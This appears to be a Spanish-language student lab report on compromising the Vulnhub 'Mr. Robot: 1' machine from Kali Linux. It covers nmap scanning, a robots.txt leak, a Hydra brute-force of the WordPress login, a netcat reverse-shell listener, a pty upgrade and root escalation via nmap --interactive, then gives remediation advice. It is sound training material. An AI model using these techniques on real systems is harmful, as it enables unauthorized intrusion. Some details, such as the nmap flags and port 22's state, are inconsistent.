

Escaneo y Explotación de una Máquina Vulnerable con Kali Linux y Vulnhub

Objetivo del ejercicio:


Simular una auditoría de seguridad en una máquina vulnerable importada desde Vulnhub, utilizando herramientas ofensivas desde Kali Linux.

Escenario:

Se ha descargado e importado la máquina vulnerable "Mr. Robot: 1". La tarea consistió en escanearla desde Kali Linux, identificar los servicios disponibles y explotar una vulnerabilidad para demostrar un acceso no autorizado de forma ética y segura.

Paso 1- Configuración del entorno

- Se importó la VM "Mr. Robot: 1" en VirtualBox y se configuró en una red interna con Kali Linux.
- Se verificó la conectividad entre ambas máquinas utilizando el comando ping, confirmando que la máquina vulnerable tenía la IP **192.168.56.102**.



```
File Actions Edit View Help
ping: 192.168.56.102: Name or service not known
kali@kali:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=2.22 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.38 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=2.76 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=1.26 ms
^[[S]16[[S]16[[S]16[[S]164 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=
3.60 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=3.66 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=2.78 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=1.15 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=4.96 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=64 time=2.24 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=64 time=1.51 ms
64 bytes from 192.168.56.102: icmp_seq=13 ttl=64 time=1.62 ms
64 bytes from 192.168.56.102: icmp_seq=14 ttl=64 time=2.04 ms
64 bytes from 192.168.56.102: icmp_seq=15 ttl=64 time=0.857 ms
^C
 192.168.56.102 ping statistics:
 15 packets transmitted, 15 received, 0% packet loss, time 1402ms
 rtt min/avg/max/mdev = 0.857/2.479/4.962/1.151 ms
kali@kali:~$
```

Paso 2 - Escaneo de servicios con Nmap

- Se ejecutó un escaneo con `nmap -sS -SV -O 192.168.56.102`.
- Se registraron los siguientes resultados:
 - **Puertos abiertos:** 22/tcp, 80/tcp, 443/tcp.
 - **Servicios disponibles:** ssh en el puerto 22, http Apache httpd en el puerto 80, y ssl/http Apache httpd en el puerto 443.
 - **Versiones de software detectadas:** Apache httpd.

```
19 packets transmitted, 19 received, 0% packet loss, time 1402ms
rtt min/avg/max/mdev = 0.857/2.479/4.962/1.151 ms

(kali@kali)~$
(kali@kali)~$ nmap -sS -sV -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 03:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 08:00:27:68:8B:E1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.2 - 3.8 (93%), Linux 3.13 - 4.4 (93%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Linux 3.18 (92%), Linux 2.6.32 - 3.13 (91%), Synology DiskStation Manager 7.1 (Linux 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 35.15 seconds

(kali@kali)~$
```

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
192.168.56.102/
192.168.56.102
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

03:11 -|- friend_ [friend_@208.185.115.6] has joined #fsociety.


03:11 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join


root@fsociety:~#
```

Paso 3 - Análisis de vulnerabilidades


- Se seleccionó el servicio Apache httpd en el puerto 80, que dirigía a un login de WordPress.



- Se buscó el archivo **robots.txt** en la URL `http://192.168.56.102/robots.txt`, y se encontró una posible vulnerabilidad de divulgación de información que expuso los archivos **fsociety.dic** y **key-1-of-3.txt**.





- Se utilizó el archivo **fsociety.dic** para un ataque de fuerza bruta contra el login de WordPress.





Paso 4 - Simulación de explotación

- Se usó la herramienta **Hydra** para simular la explotación de la página de login de WordPress. Esto resultó en la obtención de las credenciales del usuario.



- 
- Username
- Elliot
- Password
-
- ☐ Remember Me
- Log In
- [Lost your password?](#)



- [illegible]

```

kali@kali: ~/Desktop
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 60311
linux linux 3.13.0-45-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
05:40:02 up 8:54, 1 user, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
robot     tty1     05:14 19:55      0.43s   0.20s  -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python --version
Python 2.7.6
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ su
su
Password:

su: Authentication failure
daemon@linux:/$
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz


robot@linux:/$ █

```


```
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```


- Se obtuvieron las tres llaves:
 - **key-1-of-3.txt** se encontró en <http://192.168.56.102/key-1-of-3.txt>.



- **key-2-of-3.txt** se encontró en el directorio del usuario robot.



- **key-3-of-3.txt** se encontró en el directorio /root.



Paso 5 - Recomendaciones de remediación

- **Riesgos:** La exposición del archivo robots.txt con diccionarios y llaves sensibles facilitó el ataque. Además, la vulnerabilidad en el editor de temas de WordPress permitió la inyección de código malicioso, lo que llevó al control total del sistema.

- **Recomendaciones técnicas:**

1. Proteger los archivos sensibles del servidor, incluyendo robots.txt, y evitar que contengan información confidencial.
2. Desactivar la función de edición de archivos de temas y plugins de WordPress para usuarios no administrativos.
3. Actualizar todos los servicios, especialmente WordPress, para corregir vulnerabilidades conocidas.

- **Reflexión ética:** Este ejercicio demuestra el poder de las herramientas de hacking ético para identificar fallos de seguridad de forma controlada. La documentación precisa de cada paso es crucial para comunicar los hallazgos y ayudar a las organizaciones a mejorar su postura de seguridad. Como profesionales éticos, es nuestra responsabilidad usar estas habilidades de manera responsable para proteger los sistemas en lugar de explotarlos maliciosamente.

3. Conclusión

El ejercicio fue un éxito total, logrando obtener las tres llaves ocultas. Se demostró la capacidad de seguir un proceso estructurado para obtener acceso a una máquina vulnerable, desde la fase de reconocimiento hasta la escalada de privilegios y la obtención de las metas finales. Se utilizaron herramientas estándar de hacking ético para identificar vulnerabilidades y explotarlas de manera controlada.